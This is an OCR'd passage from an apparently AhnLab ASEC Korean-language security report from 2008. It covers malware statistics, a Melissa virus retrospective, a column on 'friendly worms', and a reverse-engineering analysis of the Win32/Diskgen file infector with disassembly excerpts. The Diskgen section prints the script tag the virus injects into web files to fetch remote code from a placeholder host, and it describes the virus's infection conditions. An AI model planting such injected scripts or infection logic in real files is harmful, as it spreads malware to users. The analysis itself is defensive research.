
일본 IPA(www.ipa.go.jp)에서 발표한 악성코드 피해 자료에 의하면 2008년 1분기 일본에서 가장 많은 감염 피해가 발생한 악성코드는 넷스카이(Win32/Netsky.worm) 웜이다. 아래 [그림 3-14]는 분기별 악성코드 피해 통계를 집계한 그래프로서 넷스카이 웜의 감염 피해가 여전히 매우 높게 발생하고 있는 것을 알 수 있다.



[그림 3-14] 분기별 악성코드 피해 통계 (자료출처 : 일본 IPA)

넷스카이 웜 이외에도 베이글 웜이나 마이탑 웜 등 이메일 웜의 감염 피해가 여전히 높게 발생하고 있으나 감염 피해 건수는 전체적으로 점점 감소하는 추세임을 알 수 있다.


아래의 [그림 3-15]는 분기별 악성코드 탐지 건수를 보여주는데 작년과 비교하여 전체 탐지 건수가 급격하게 줄어든 것을 볼 수 있다. 이러한 이메일 웜의 전파가 감소하는 추세는 올해도 계속될 것으로 예상된다.



[그림 3-15] 분기별 악성코드 탐지 통계 (자료출처 : 일본 IPA)

파일 바이러스의 지속적 피해

살리티(Win32.Sality)와 바이럿(Win32/Virut)은 윈도우 OS에서 사용되는 실행 파일을 감염시키는 형태의 악성코드이다. 이러한 바이러스들은 이메일 웜이나 IRCBot과 같이 강력한 자체 전파력을 가지고 있지 않음에도 불구하고 많은 감염 피해가 계속 발생하고 있다.



[그림 3-16] 바이럿과 살리티 바이러스 감염 피해현황(출처: 일본 IPA)

[그림 3-16]은 일본 IPA에서 발표한 월별 악성코드 피해 통계 데이터 중 두 파일 바이러스의 월별 감염 피해 데이터를 취합한 것이다. 두 악성코드 모두 최초 발견된 이후 1년이 넘는 기간 동안 지속적으로 피해를 입히고 있는 것을 알 수 있다. 비록 작년에 비해 감염 피해 자체는 점점 줄어들고 있지만 전파력이 없는 다른 파일 바이러스들의 피해 주기가 매우 짧은 것을 고려한다면 매우 이례적인 상황으로 볼 수 있을 것이다.

하라다 바이러스 제작자 검거

하라다 바이러스(原田 Virus)는 일본에서 발생한 악성코드이다. 해당 악성코드는 주로 P2P 상에서 에니메이션 동영상 파일로 위장하여 유포되고 악성코드를 포함한 파일 사이즈가 수백 메가 정도로 동영상 파일 사이즈처럼 매우 크기 때문에 악성코드로 의심하지 않고 파일 실행을 하여 피해를 당할 가능성이 높았을 것으로 보인다. 파일을 실행하는 경우 모든 그림 파일이나 동영상 파일, 실행파일들을 특정 그림파일로 변경시키는 동작을 수행하므로 사용자의 데이터에 심각한 위협을 초래한다.

[그림 3-17] 하라다 바이러스 감염시 발생하는 팝업창

일본 경시부는 2008년 1월 24일 Winny 프로그램을 이용해 하라다 바이러스를 유포한 악성코드제작자 3명을 체포했다.

(6) 2008년 1/4분기 세계 악성코드 동향

2008년 1/4 분기 세계 악성코드 동향 역시 특정 악성코드가 광범위하게 퍼지진 않았다. 이 통계는 각국에 존재하는 주요 안티 바이러스 업계에서 밝힌 정보를 바탕으로 했기 때문에 해당 업체에 진단하지 못하는 샘플이나 해당 업체에는 신고되지 않은 악성코드에 대해서는 통계가 잡히지 않아 실제 사용자 감염 결과와는 다소 다를 수 있다. 악성코드 통계를 보면 여전히 지역별로 미묘한 차이가 있음을 알 수 있다.

영국 소포스(Sophos)의 통계에 따르면[1] 2008년 1/4 분기 1위 악성코드는 Troj/Pushdo-Gen이 차지했다. 특징적으로 Runtime.sys 파일을 드랍하며 스팸 메일을 발송하는 목적의 악성코드이다. 5위를 차지한 Troj/Pushu 역시 동일 악성코드의 유사 변형으로 영국 혹은 소포스가 강세인 유럽 지역에서 많이 퍼진 것으로 보인다. 이 악성코드는 우리나라에서도 종종 보고되고 있지만 순위권에 들만큼 널리 퍼져있지는 않다. 2위는 발견 된지 4년이 지난 넷스카이 웜(Win32/Netksy.worm)이며 메일로 전파되는 마이톱 웜(Win32/Mytob.worm), 마이둠 웜(Win32/Mydoom.worm), 나이젬 웜(Win32/Nyxem.worm) 등이 포함되어 있다.

러시아 카스퍼스키연구소(Kaspersky Lab)의 통계를 보면 1위는 역시 넷스카이 웜이 차지하고 있다. 넷스카이 웜은 2007년에 이어 2008년에도 여전히 순위권에 포함되어 있음을 알 수있다. 하지만, 실제 감염된 시스템 통계를 보면 애드웨어 계열인 AdWare.Win32.Virtumonde.gen이 1위를 차지했으며 3위는 성인 사이트로 접속을 유도하는 다이얼러인 Trojan.Win32.Dialer.yz가 차지했다. Trojan.Win32.Dialer.yz는 1월에는 1위를 차지한바 있다. 다이얼러는 전화를 통해 보통 성인 사이트 같은 유료 사이트에 접속하는 프로그램이며 여전히 전화선을 이용해 인터넷에 접속하는 사용자가 많은 개인 사용자를 대상으로 많이 배포되어 있다. 이런 류의 악성코드는 초고속 인터넷이 발전한 우리나라와 같은 나라에서는 접하기 어렵다. 작업을 자동으로 해줘 제품 테스트 등의 목적으로 사용되는 오토잇(AutoIt!)을 이용한 악성코드인 Worm.Win32.AutoIt 변형이 순위권에 포함된 점이 이색적이다. 오토잇을 이용한 악성코드는 국내에도 보고되었으며 정상 오토잇으로 작성된 파일을 안티 바이러스 프로그램에서 종종 오진하곤 했다.

폴란드 아르카비르(ArcaVir)사의 통계에 따르면 1위는 Worm.VB.FI가 차지하고 있으며 여전히 소로우 웜 변형(VBS/Solow)이 2위와 5위를 차지하고 있다. 또한 국내에서도 많은 변형이 발견되고 있는 오토런(Autorun) 변형이 9위와 10위를 차지하고 있다. 이들은 대부분 USB 플래쉬 메모리로 전파되는 악성코드이다.

슬로바키아 에셋(Eset)사의 2008년 통계에 따르면 1위는 피싱 메일이었다. 진단명이

[1] http://www.sophos.com/security/top-10/200801.html

HTML/Phishihg.Gen Trojan 이므로 특정 샘플이 널리 퍼졌다기 보다는 유사 변형에 대해 한번에 진단하는 기능을 추가했기 때문에 1위가 된 것으로 보인다. 2위는 넷스카이 웜 변형이며 이전에 4위, 5위, 6위를 차지만 스트레이션 웜이 3위에만 올라와있다. 에셋사의 통계는 기본적으로 메일을 통해서 파악되며 체코의 포털 사이트인 Seznam (http://www.seznam.cz/)의 메일을 모니터링하고 있기 때문에 체코 내에서 활동하거나 유입되는 악성코드의 통계로 볼 수 있다.

아이슬랜드 프리스크 소프트웨어(Frisk Software)에 따르면 지난 1년간 1위는 휴리스틱 진단이므로 특정 악성코드는 아니다. 따라서 실제 악성코드 순위에서 1위는 넷스카이 웜과 2위는 나이젬 웜 변형이며 이외 다른 업체의 순위에서도 볼 수 있는 마이톱 웜 변형, 마이둠 웜 변형 등으로 지난 1년간 본 순위와 유사하다.

루마니아 비트디펜더의 통계 [1] 에 따르면 2008년 1/4 분기 1위는 2007년과 같이 Trojan.Peed.Gen와 2위는 넷스카이웜이 차지하고 있다. 이 트로이목마들은 변형까지 포함한 진단이므로 실제 1위는 3위인 넷스카이 웜 변형이다.

핀란드 F-시큐어(F-Secure)사의 통계에 따르면 2008년까지 1/4 분기 통계에 따르면 하루에 2만 5천 개의 신종 악성코드가 발견되고 있다고 한다. F-시큐어측은 2007년 리포트를 통해 2007년 까지 발견된 악성코드는 50만개 이며 2006년까지 발견된 약 23만개에서 1년 사이 2배가 증가한 엄청난 악성코드 증가를 보이고 있다고 했다. 하지만, 이런 추세이면 2008년에는 100만개가 넘을 것으로 추정하고 있다. 하지만, 이미 여러 업체에서는 발견된 악성코드 수가 100만개를 넘었다고 보고 있다. 수치 차이는 크지만 확실한 건 2008년에도 악성코드 증가 수는 폭발적으로 증가하고 있으며 특정지역에 짧은 시간에 퍼지고 사라지는 경우도 많아 악성코드 통계 자체가 무색할 수 있다. 이 지루한 싸움은 앞으로도 계속 될 것으로 보인다.

[1] http://www.bitdefender.com/NW711-world--BitDefender-Lab's-Top-10-Malware-List-for-March-Reveals-the-Storm-Worm-is-Back-in-Action.html

IV. ASEC 컬럼

(1) 추억의 악성코드 - 대량 메일의 시작, 멜리사 바이러스

1999년 3월 26일 오후 alt.sex란 성 관련 뉴스그룹에 '성인 사이트 비밀번호'라는 제목으로 List.doc 파일이 첨부된 글이 올라왔다. 많은 사람들이 성인 사이트 무료 접속 계정과 비밀번호 인줄 알고 문서를 열어봤다. 하지만, List.doc는 신종 멜리사 바이러스(W97M/Melissa virus)에 감염되어 있었다.

멜리사 바이러스는 마이크로소프트 아웃룩(Microsoft Outlook)을 통하여 메일로 확산되는 기능을 가지고 있었으며 아래와 같은 형태이었다.

> 제목: Important Message From [감염된 사용자 이름]
> 본문: Here is that document you asked for ... don't show anyone else ;-)
> 첨부파일: 실행된 워드 문서 (보통 LIST.DOC)

처음 감염될 때 아웃룩 메일 주소록에 있는 50 명의 사람들에게 메일을 발송해 감염된 사용자가 증가하면서 메일 발송도 급격히 증가했다. 이에 많은 기업에서 메일 서버 폭주로 서버가 다운되는 사태가 발생하였다.

바이러스 코드 후반부에는 다음과 같은 메시지가 포함되어 있었다.

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

미연방수사국(Federal Bureau of Investigation, FBI)까지 동원되어 범인 검거에 주력하고 4월 1일 당시 31세의(1968년생) 바이러스 제작자인 데이비드 L 스미스(David L. Smith)[1]를 체포한다.

데이비드 스미스 검거 후 흥미로운 사실이 알려졌다. 그는 크위지보(Kwyjibo)란 가명을 사용했지만 이전에 은퇴를 선언한 바이코딘에스(VicodinES)와 알트-에프11(Alt-F11)과 동일 인물이었다. 이는 마이크로소프트사가 사용자가 문서를 만들 때마다 문서에 고유 값(Globally Unique Identifier, GUID)를 포함 시켜두었는데 바이코딘에스와 알트-에프11이 작

[1] http://en.wikipedia.org/wiki/David_L._Smith_%28virus_writer%29

성한 매크로 바이러스와 데이비드 스미스가 제작한 바이러스가 동일했기 때문이다. 이후 사용자들 반발로 마이크로소프트사는 워드 문서의 고유 식별자를 제거하는 업데이트를 제공하게 된다. 또한 멜리사란 이름 역시 빌게이츠 아내 이름이 아니라 플로피다의 스트립 댄서의 이름에서 따왔다고 한다. 게다가 빌게이츠 아내 이름은 멜리사가 아니라 멜린다(Melinda)이다.

[그림 4-1] 멜리사 바이러스 제작자 데이비드 L. 스미스 (출처 CBS뉴스)[1]

바이러스 감염으로 발생한 피해가 약 8천만 달러 이상의 재산상 손실을 가져온 것으로 추정되는 데이비드 스미스는 2002년 3월 재판을 통해 20 개월의 징역 형과 5천 달러 벌금을 선고 받는다. 당초 처음 최고 징역 10년과 15만 달러 벌금형에 비하면 가벼운 편이었다. 하지만, 데이비드 스미스의 멜리사 바이러스 사건은 1년 후인 2000년 5월 4일 필리핀에서 제작한 러브레터 바이러스(VBS/Love_Letter virus)의 전주곡에 불과했다.

[1] http://www.cbsnews.com/stories/2002/05/01/tech/main507751.shtml

(2) 프렌들리 웜(Friendly Worm)

2008년 2월 마이크로소프트사의 연구원들이 '전염성 정보 유포에 대한 샘플링 전략'(Sampling Strategies for Epidemic-Style Information Dissemination)[1]란 이름의 논문이 발표된다. 수학적 기호로 가득찬 논문이지만 기본적인 내용은 웜을 통한 자동 배치 배포이다. 즉, 웜을 이용해 다른 웜을 예방하겠다는 방식이다.

국내에는 2008년 3월 국내 ZD넷을 통해 '항상 MS 최신 패치가 필요한가?'[2]란 기사로 부정적인 반응의 기사가 처음 올려졌지만 부정적인 의견이 맥아피 블로그에 올려져있었다.[3]

프렌들리 웜(Friendly worm)으로 불리는 웜에 대한 아이디어는 해당 논문 저자들이 처음은 아니었다. 즉, 바이러스를 이용한 바이러스 예방 및 치료나 웜을 이용한 보안 업데이트 방법은 이미 과거에도 있었다.

1990년에 발견된 한국산 최초의 파일 바이러스인 11월 30일 바이러스(November_30th virus)[4]는 당시 유행하던 예루살렘 바이러스(Jerusalem virus)와 일요일 바이러스(Sunday virus)에 대한 치료 기능이 있었으며 기억장소에 이들 바이러스가 존재할 경우 무력화 시키는 기능도 포함되었다. 하지만, 일요일 바이러스에 대해서는 버그로 제대로 치료하지 못했다.

프렌들리 웜은 2001년 발견된 코드그린 웜과 2003년 8월 발견된 웰치아 웜(Win32/Welchia.worm)[5]에 가장 가깝다. 웰치아 웜은 RCP DCOM 취약점을 이용해 전파되며 감염된 시스템을 사용자 모르게 보안 업데이트를 통해 더 이상 유사 취약점을 이용해 전파되는 악성코드의 예방을 막아준다.

국내에도 2003년 1.25 인터넷 대란이 발생한 이후 보안 업데이트를 어떻게 효율적으로 배포할 것인가에 대한 논의가 있었으며, 아이디어 차원에서 웜을 이용한 배포를 생각한 사람도 있었다. 하지만, 목적이 좋다고 해서 웜 제작과 배포가 옳은가에 대한 윤리적 문제뿐 아니라 만약 버그로 웜을 통제하지 못하거나 제작된 웜이 오동작을 일으킨다면 어떻게 될 것이냐는 반대 의견이 우세했었다. 현재 프렌들리 웜에 대한 의견은 윤리적, 기술적 관점에서 부정적인 의견이 대부분이다. 또한 해당 논문이 마이크로소프트사의 공식적인 방침이 아니며 어떻게 효과적인 보안 업데이트를 사용자에게 적용하느냐 하는 과제에서 시작된 연구 결과로 볼 수 있다.

---

[1] http://research.microsoft.com/~milanv/MSR-TR-2007-82.pdf
[2] http://www.zdnet.co.kr/news/network/security/0,39031117,39166400,00.htm
[3] http://www.avertlabs.com/research/blog/index.php/2008/02/18/friendly-worms-facing-friendly-fire/
[4] http://kr.ahnlab.com/info/smart2u/virus_detail_265.html
[5] http://kr.ahnlab.com/info/smart2u/virus_detail_1206.html

(3) Win32/Diskgen 바이러스 상세 분석

V3에서 'Win32/Diskgen'으로 진단하고 있는 바이러스는 현재까지 A형에서 Y형까지 총 25종의 변종이 발견되어 V3 엔진에 반영되었으며, 현재는 새로운 변형에 대한 대응력을 높이기 위해 'Win32/Diskgen.Gen'이라는 진단명으로 Generic 진단, 치료함수를 제작 완료한 상태이다. 'Win32/Diskgen'바이러스는 2006년의 'Win32/Viking', 2007년의 'Win32/Delboy' 바이러스와 동일한 형태의 감염특징을 갖는 바이러스이며, 파일감염기능 외에 파일다운로드, Autorun.inf 생성, AV제품 강제종료 등 다양한 악의적인 기능을 가지고 있으며, 중국에서 제작된 것으로 추정된다. 아래의 홈페이지 분석정보는 일반적인 'Win32/Diskgen'바이러스의 감염증상 및 실행 후의 증상 정보에 대해 설명하고 있다.

http://kr.ahnlab.com/info/smart2u/virus_detail_13767.html

본 컬럼에서는 'Win32/Diskgen'바이러스의 감염특징에 대해 상세하게 살펴보고 원본파일의 치료를 위해 필요한 정보들을 살펴보고자 한다. 'Win32/Diskgen'은 총 25종의 변형이 발견되었지만, 크게 두 가지 형태로 분류할 수 있다.

- MFC로 제작되어있으며, 원본파일을 한 번 암호화하는 형태
- MFC로 제작된 바이러스를 UPX로 실행압축 한 형태이며, 원본파일을 두 번 암호화하는 형태

1. 감염대상 파일

'Win32/Diskgen'에서 감염시키는 파일들은 아래의 확장자를 가진다. 이들 중 일부는 변형마다 추가 및 제외될 수 있다.

- 감염 대상 파일 확장자: exe, htm, tml, asp, spx, php, Jsp, rar, zip


스크립트 파일의 경우, 감염 시 아래와 같은 형태의 태그를 삽입하며, 이는 감염된 스크립트 파일을 실행할 때마다, 명시된 사이트의 또 다른 악성파일을 다운로드 하도록 하는 기능을 갖는다. 접속 시도하는 사이트는 변형마다 다를 수 있으며, 압축파일의 경우 자신의 복사본을 첨부하는 형태를 가질 것으로 추정된다. EXE 파일의 감염형태는 감염특징부분에서 상세하게 살펴보도록 한다.

- <script src="http://www.xxxx.com/xxx.js"></script>

2. 감염조건(PE, SCRIPT)


'Win32/Diskgen'은 위의 확장자를 갖는 경우, 모두 감염대상이 된다. 하지만, 일정크기보다 작거나 클 경우 감염대상에서 제외된다.

현재까지 V3엔진에 반영된 'Win32/Diskgen' 중 A~F형 까지는 [그림 4-2]의 크기 조건을 만족해야 하며, G~Y형까지는 [그림 4-3]의 크기조건을 만족해야 한다. [그림 4-2]와 [그림 4-3]은 EXE파일에 대한 감염크기 조건이며, 스크립트 파일의 경우, [그림 4-4]와 같이 모든 형태에서 동일하다.




[그림 4-2] EXE파일의 감염크기조건(A~F형)

'Win32/Diskgen' A~F형까지는 EXE파일의 최대 크기는 0x700000을 넘지 말아야 하고 최소 0x800이상의 크기를 가져야 한다.



[그림 4-3] EXE파일의 감염크기조건(G~Y형)

'Win32/Diskgen' G~Y형까지는 EXE파일의 최대 크기는 0x800000을 넘지 말아야 하고 최소 0x800이상의 크기를 가져야 한다. 크기조건이 달라진 것 이외에 G~U형은 감염시킬 대상의 확장자 정보("exe")가 암호화되어 저장된 특징을 볼 수 있다.



[그림 4-4] 스크립트 파일의 감염크기 조건

'Win32/Diskgen' A~Y형까지 스크립트파일의 최대 크기는 0x19000를 넘지 말아야 한다. 최소 크기조건은 없으며, 스크립트파일의 경우, 모든 형태에서 동일한 크기조건을 갖는 것을 확인 할 수 있다.

3. 아이콘정보 삽입

'Win32/Diskgen' 바이러스의 감염형태는 이전의 중국에서 제작된 'Win32/Viking', 'Win32/Delboy' 바이러스와 유사한 형태를 갖는다. 즉, 감염 시 바이러스 본체가 파일의 앞부분에 존재하며, 감염대상파일은 바이러스 뒤에 온전한 PE형태로 존재한다. (단, 'Win32/Diskgen'은 정상파일이 암호화되어 존재)

이러한 형태의 바이러스가 갖는 특징 중의 하나는 감염대상파일의 ICON 이미지 정보를 얻어와서 자신의 ICON으로 복사하는 루틴이 존재한다는 점이다. 다만 'Win32/Diskgen' 바이러스의 경우, 감염 시 EXE 확장자와 크기정보를 체크하는 것 이외에 정상적인 PE파일인지를 검증하는 코드가 존재하지 않는다. ICON 이미지 정보를 얻기 위해 감염대상 파일의 리소스정보를 검색하는 부분이 존재하며, 이 루틴 내에서 ICON이미지 정보를 얻는 데 실패한 파일의 경우, 감염대상에서 제외된다.


아래의 [그림 4-5]는 'Win32/Diskgen' 바이러스 내에 존재하는 유일한 "80"이라는 이름의 GROUP_ICON을 찾아 아이콘 이미지와 관련된 리소스정보를 얻어오는 부분이다. (이후 감염대상파일의 아이콘 정보를 자신의 아이콘정보에 복사하기 위해) 일반적으로 GROUP_ICON의 이름은 문자열뿐 아니라 숫자 값을 가질 수 있기 때문에 "80"라는 이름의 GROUP_ICON은 'Win32/Diskgen' 바이러스만의 고유한 특징이라고 할 수 없다.

```
55              PUSH    EBP
8BEC            MOV     EBP, ESP
83EC 24         SUB     ESP, 24
53              PUSH    EBX
56              PUSH    ESI
57              PUSH    EDI
8B3D 64904000   MOV     EDI, DWORD PTR DS:[<&KERNEL32.FindResourceA>]  kernel32.FindResourceA
6A 0E           PUSH    0E                                             ResourceType = RT_GROUP_ICON
68 80000000     PUSH    80                                             ResourceName = 80
894D EC         MOV     [LOCAL.5], ECX
6A 00           PUSH    0                                              hModule = NULL
FFD7            CALL    EDI                                            FindResourceA
8B1D 68904000   MOV     EBX, DWORD PTR DS:[<&KERNEL32.LoadResource>]   kernel32.LoadResource
8BF0            MOV     ESI, EAX
56              PUSH    ESI                                            hResource
6A 00           PUSH    0                                              hModule = NULL
FFD3            CALL    EBX                                            LoadResource
56              PUSH    ESI                                            hResource
6A 00           PUSH    0                                              hModule = NULL
8945 F4         MOV     [LOCAL.3], EAX
FF15 70904000   CALL    DWORD PTR DS:[<&KERNEL32.SizeofResource>]      SizeofResource
```

[그림 4-5] "Win32/Diskgen"의 RT_GROUP_ICON정보 얻기

하지만, “80”라는 이름은 동일한 파일이 존재하더라도 아래의 RT_GROUP_ICON 구조체 정보에서 알 수 있듯이 이미지의 개수와 크기, 위치정보 등은 다를 수 있다. 현재까지 발견된 ‘Win32/Diskgen’ 바이러스는 모두 동일한 이름의 RT_GROUP_ICON과 동일한 구조체 정보를 가지고 있으며, 코드상에 자신의 RT_GROUP_ICON 구조체 정보가 맞는지 검증하는 코드가 존재한다.

아래의 [그림 4-6]은 ‘Win32/Diskgen’ 바이러스의 PE Header정보 중 GROUP_ICON 정보를 나타내며, “80”이라는 이름의 GROUP_ICON이 존재하는 것을 알 수 있으며, 아이콘 이미지의 개수는 2개이고, 위치와 이미지 크기정보를 알 수 있다.



[그림 4-6] ‘Win32/Diskgen’의 고유한 GROUP_ICON의 내용

아래의 [표 4-1]을 통해 ‘Win32/Diskgen’ 바이러스의 아이콘 이미지 개수는 총 2개이며, 폭과 높이는 0x20이고, 색은 0x10(16bit 색상)임을 알 수 있다. 또한, 아이콘 이미지의 크기는 각각 0x02E8과 0x0128임을 알 수 있다.

```
typedef struct      // This is the Directory Entry stored in resources
{
    BYTE Width;
    BYTE Height;
    BYTE Colors;
    BYTE Reserved;
    WORD Planes;
    WORD BitsPerPixel;
    DWORD ImageSize;
    WORD ResourceID
} IconDirResEntry, *PIconDirResEntry;

typedef struct      // This is the actual RT_GROUP_ICON structure
{
    WORD Reserved;
    WORD ResourceType;
```

```
    WORD ImageCount;
    PIconDirResEntry Enries;      // The number of entries is ImageCount
} GroupIcon;
```

[표 4-1] RT_GROUP_ICON 구조체 정보

아래의 [그림 4-7]과 [그림 4-8]은 감염대상 파일의 ICON 이미지 중 적절한 정보를 찾아 "Win32/Diskgen" 바이러스 자신의 리소스정보에 복사하는 코드이다.

```
004066CE  >  FF75 E4          PUSH    [LOCAL.7]
004066D1  .  8B4D EC          MOV     ECX, [LOCAL.5]
004066D4  .  E8 7EFEFFFF      CALL    Unpack_1.00406557
004066D9  .  85C0             TEST    EAX, EAX
004066DB  .v 0F84 AB000000    JE      Unpack_1.0040678C
004066E1  .  FF75 F8          PUSH    [LOCAL.2]
004066E4  .  50               PUSH    EAX
004066E5  .  8B45 EC          MOV     EAX, [LOCAL.5]
004066E8  .  8B80 300A0000    MOV     EAX, DWORD PTR DS:[EAX+A30]
004066EE  .  0345 F4          ADD     EAX, [LOCAL.3]
004066F1  .  50               PUSH    EAX
004066F2  .  E8 31130000      CALL    <JMP.&MSVCRT.memcpy>
004066F7  .  83C4 0C          ADD     ESP, 0C
004066FA  .  FF35 5CD04000    PUSH    DWORD PTR DS:[40D05C]
00406700  .  FF15 C8904000    CALL    DWORD PTR DS:[<&KERNEL32.FreeLibrary>]
```

[그림 4-7] 아이콘 이미지 복사

```
00406557  r$ 55               PUSH    EBP
00406558  .  8BEC             MOV     EBP, ESP
0040655A  .  51               PUSH    ECX
0040655B  .  51               PUSH    ECX
0040655C  .  8B89 2C0A0000    MOV     ECX, DWORD PTR DS:[ECX+A2C]
00406562  .  8B45 08          MOV     EAX, [ARG.1]
00406565  .  8365 FC 00       AND     [LOCAL.1], 0
00406569  .  6A 02            PUSH    2
0040656B  .  6A 00            PUSH    0
0040656D  .  51               PUSH    ECX
0040656E  .  8945 F8          MOV     [LOCAL.2], EAX
00406571  .  FF15 D0904000    CALL    DWORD PTR DS:[<&KERNEL32.LoadLibraryExA>]
00406577  .  85C0             TEST    EAX, EAX
00406579  .  A3 5CD04000      MOV     DWORD PTR DS:[40D05C], EAX
0040657E  .v 74 1D            JE      SHORT Unpack_1.0040659D
00406580  .  8D4D F8          LEA     ECX, [LOCAL.2]
00406583  .  51               PUSH    ECX
00406584  .  68 E1134000      PUSH    Unpack_1.004013E1
00406589  .  6A 0E            PUSH    0E
0040658B  .  50               PUSH    EAX
0040658C  .  FF15 B4904000    CALL    DWORD PTR DS:[<&KERNEL32.EnumResourceNamesA>]
```

[그림 4-8] 아이콘 이미지 검색

4. 기 감염여부 체크

